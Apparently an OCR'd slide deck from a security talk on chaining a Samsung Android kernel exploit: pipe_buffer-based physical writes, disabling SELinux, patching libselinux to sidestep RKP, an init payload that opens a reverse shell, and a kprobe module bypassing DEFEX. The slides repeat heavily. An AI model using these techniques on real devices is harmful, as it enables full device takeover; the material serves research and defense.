    unsigned int flags;
    unsigned long private;
};
```

```c
// selinux_state->policy
struct selinux_state {
    bool enforcing;
    struct selinux_policy __rcu *policy;
    [...]
};
```






Disabling SELinux II: Patch Per-Domain Permissive Map

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```




```c
// selinux_state->policy
struct selinux_state {
    bool enforcing;
    struct selinux_policy __rcu *policy;
    [...]
};
```



Disabling SELinux II: Patch Per-Domain Permissive Map

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```







```c
// ...->policy->policydb.permissive_map.node
struct selinux_state {
    bool enforcing;
    struct selinux_policy __rcu *policy;
    [...]
};
struct selinux_policy {
    struct policydb policydb;
    [...]
};
struct policydb {
    struct ebitmap permissive_map;
    [...]
};
struct ebitmap { struct ebitmap_node *node; u32 highbit; };
```

Disabling SELinux II: Patch Per-Domain Permissive Map

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```




```c
// ...->policy->policydb.permissive_map.node
struct selinux_state {
    bool enforcing;
    struct selinux_policy __rcu *policy;
    [...]
};
struct selinux_policy {
    struct policydb policydb;
    [...]
};
struct policydb {
    struct ebitmap permissive_map;
    [...]
};
struct ebitmap { struct ebitmap_node *node; u32 highbit; };
```



Disabling SELinux II: Patch Per-Domain Permissive Map

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```







```c
// ...->policy->policydb.permissive_map.node
struct selinux_state {
    bool enforcing;
    struct selinux_policy __rcu *policy;
    [...]
};
struct selinux_policy {
    struct policydb policydb;
    [...]
};
struct policydb {
    struct ebitmap permissive_map;
    [...]
};
struct ebitmap { struct ebitmap_node *node; u32 highbit; };
```

Sidestepping RKP: Patch `libselinux`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```





Sidestepping RKP: Patch `libselinux`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```



physmap

task

```c
// fd = open("/system/lib64/libselinux.so", O_RDONLY)
// task->files->fdt->fd[n]
struct task_struct {
    struct files_struct *files;
    [...]
};
struct files_struct {
    struct fdtable *fdt;
    [...]
};
struct fdtable {
    unsigned int max_fds;
    struct file **fd;
    [...]
};
```

Sidestepping RKP: Patch `libselinux`



```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
   // the page containing the data for the pipe buffer
   struct page *page;
   // offset/length of data inside the @page
   unsigned int offset, len;
   // operations associated with this buffer
   const struct pipe_buf_operations *ops;
   unsigned int flags;
   unsigned long private;
};
```

```c
// fd = open("/system/lib64/libselinux.so", O_RDONLY)
// task->files->fdt->fd[n]
struct task_struct {
   struct files_struct *files;
   [...]
};
struct files_struct {
   struct fdtable *fdt;
   [...]
};
struct fdtable {
   unsigned int max_fds;
   struct file **fd;
   [...]
};
```

files->fdt->fd[n]



Sidestepping RKP: Patch `libselinux`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```



```c
// ...->fd[n]->f_inode->i_mapping
struct file {
    struct inode *f_inode;
    [...]
};
struct inode {
    struct address_space *i_mapping;
    [...]
};
```




Sidestepping RKP: Patch `libselinux`



```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

```c
// ...->fd[n]->f_inode->i_mapping
struct file {
    struct inode *f_inode;
    [...]
};
struct inode {
    struct address_space *i_mapping;
    [...]
};
```



Sidestepping RKP: Patch `libselinux`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```



```c
// ...->i_mapping->i_pages.xa_head
struct address_space {
    struct xarray i_pages; // the page cache of this file
    [...]
};
struct xarray {
    void *xa_head;
    [...]
};
```




Sidestepping RKP: Patch `libselinux`



```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

```c
// ...->i_mapping->i_pages.xa_head
struct address_space {
    struct xarray i_pages; // the page cache of this file
    [...]
};
struct xarray {
    void *xa_head;
    [...]
};
```




Sidestepping RKP: Patch `libselinux`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

```c
// ...->xa_head->slots[index >> shift & 63]
struct xa_node {
    unsigned char shift;
    void *slots[64];
    [...]
};
// index = file offset >> 12
```






Sidestepping RKP: Patch `libselinux`



```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

```c
// ...->xa_head->slots[index >> shift & 63]
struct xa_node {
    unsigned char shift;
    void *slots[64];
    [...]
};
// index = file offset >> 12
```




Sidestepping RKP: Patch `libselinux`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```



```c
// struct page -> physical address
pfn = (page - VMEMMAP_BASE) / 64;
phys = (pfn << 12) | (off & 0xfff);
```




Sidestepping RKP: Patch `libselinux`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

```c
// struct page -> physical address
pfn = (page - VMEMMAP_BASE) / 64;
phys = (pfn << 12) | (off & 0xfff);

// selinux_check_access site, S26 Ultra
arb_p_write(phys + 0xcdb8, shellcode);
```





Sidestepping RKP: Trigger patched `libselinux`



Sidestepping RKP: Trigger patched `libselinux`

```
/* our payload, still an untrusted_app */
// ro.kernel.x is read-only: the set is denied, and it is
// init's denial path that calls into libselinux
__system_property_set("ro.kernel.x", "1");
```



Sidestepping RKP: Trigger patched `libselinux`


```
/* our payload, still an untrusted_app */
// ro.kernel.x is read-only: the set is denied, and it is
// init's denial path that calls into libselinux
__system_property_set("ro.kernel.x", "1");
```



Sidestepping RKP: Trigger patched `libselinux`

```c
/* our payload, still an untrusted_app */
// ro.kernel.x is read-only: the set is denied, and it is
// init's denial path that calls into libselinux
__system_property_set("ro.kernel.x", "1");
```


```c
/* payload-init-revsh.c - the blob now living in that page */
int payload_init_entry(void)
{
   if (s_uid() != 0) // only fire inside init
      return 0;
   if (lock()) // /dev/dd_revsh.lock, once only
      return 0;
   [...]
   return 0;
}
```



Sidestepping RKP: Trigger patched `libselinux`

```c
/* our payload, still an untrusted_app */
// ro.kernel.x is read-only: the set is denied, and it is
// init's denial path that calls into libselinux
__system_property_set("ro.kernel.x", "1");
```


```c
/* payload-init-revsh.c - the blob now living in that page */
int payload_init_entry(void)
{
   if (s_uid() != 0) // only fire inside init
      return 0;
   if (lock()) // /dev/dd_revsh.lock, once only
      return 0;
   spawn_revsh(); // clone + execve, connect back
   return 0;
}
```




Sidestepping RKP: Trigger patched `libselinux`

```c
/* our payload, still an untrusted_app */
// ro.kernel.x is read-only: the set is denied, and it is
// init's denial path that calls into libselinux
__system_property_set("ro.kernel.x", "1");
```

```c
/* payload-init-revsh.c - the blob now living in that page */
int payload_init_entry(void)
{
    if (s_uid() != 0) // only fire inside init
        return 0;
    if (lock()) // /dev/dd_revsh.lock, once only
        return 0;
    spawn_revsh(); // clone + execve, connect back
    return 0;
}
```




Samsung DEFEX



Samsung DEFEX

Samsung DEFeat EXploit (DEFEX):




Samsung DEFEX

Samsung DEFeat EXploit (DEFEX):

- Kernel anti-root LSM


  `assumes the kernel may already be compromised`



Samsung DEFEX

Samsung DEFeat EXploit (DEFEX):

- Kernel anti-root LSM
  `assumes the kernel may already be compromised`
- Blocks the attacker from using root




Samsung DEFEX

Samsung DEFeat EXploit (DEFEX):

- Kernel anti-root LSM
  `assumes the kernel may already be compromised`
- Blocks the attacker from using root

```c
/* security/samsung/defex_lsm/core/defex_main.c */
int task_defex_enforce(struct task_struct *p,
                       struct file *f, int syscall, ...)
{
    if (!p || p->pid == 1 || !p->mm || !is_task_used(p))
        return DEFEX_ALLOW; // early-out gate
    [...]
    check_ped(&dc, p, ...); // priv-escalation
    check_integrity(&dc, p, ...); // file integrity
    check_immutable_root(&dc, ...); // protected root
    check_trusted_map(&dc, p, ...); // trusted callers
    [...]
}
```




Samsung DEFEX


Samsung DEFeat EXploit (DEFEX):

- Kernel anti-root LSM
  `assumes the kernel may already be compromised`
- Blocks the attacker from using root


```c
/* security/samsung/defex_lsm/core/defex_main.c */
int task_defex_enforce(struct task_struct *p,
                       struct file *f, int syscall, ...)
{
    if (!p || p->pid == 1 || !p->mm || !is_task_used(p))
        return DEFEX_ALLOW; // early-out gate
    [...]
    check_ped(&dc, p, ...); // priv-escalation
    check_integrity(&dc, p, ...); // file integrity
    check_immutable_root(&dc, ...); // protected root
    check_trusted_map(&dc, p, ...); // trusted callers
    [...]
}
```



Defeating DEFEX: Hot Patch Kernel Registers



Defeating DEFEX: Hot Patch Kernel Registers




Defeating DEFEX: Hot Patch Kernel Registers



```c
/* kernel-module/bypass_defex.c */
static int pre(struct kprobe *k, struct pt_regs *regs)
{
   regs->regs[0] = 0; // x0 = p -> NULL
   return 0;
}
static struct kprobe defex_probe = {
   .symbol_name = "task_defex_enforce",
   .pre_handler = pre,
};
```

```c
/* security/samsung/defex_lsm/core/defex_main.c */
int task_defex_enforce(struct task_struct *p,
                       struct file *f, int syscall, ...)
{
   if (!p || p->pid == 1 || !p->mm || !is_task_used(p))
      return DEFEX_ALLOW; // early-out gate
   [...]
   check_ped(&dc, p, ...); // priv-escalation
   check_integrity(&dc, p, ...); // file integrity
   check_immutable_root(&dc, ...); // protected root
   check_trusted_map(&dc, p, ...); // trusted callers
   [...]
}
```




Defeating DEFEX: Hot Patch Kernel Registers



```c
/* kernel-module/bypass_defex.c */
static int pre(struct kprobe *k, struct pt_regs *regs)
{
  regs->regs[0] = 0; // x0 = p -> NULL
  return 0;
}
static struct kprobe defex_probe = {
   .symbol_name = "task_defex_enforce",
   .pre_handler = pre,
};
```


```c
/* security/samsung/defex_lsm/core/defex_main.c */
int task_defex_enforce(struct task_struct *p,
                       struct file *f, int syscall, ...)
{
  if (!p || p->pid == 1 || !p->mm || !is_task_used(p))
     return DEFEX_ALLOW; // early-out gate
  [...]
  check_ped(&dc, p, ...); // priv-escalation
  check_integrity(&dc, p, ...); // file integrity
  check_immutable_root(&dc, ...); // protected root
  check_trusted_map(&dc, p, ...); // trusted callers
  [...]
}
```




app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
kernel
R/W
root
uid 0


app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
kernel
R/W
root
uid 0


Requires File Stamping




Requires File Stamping



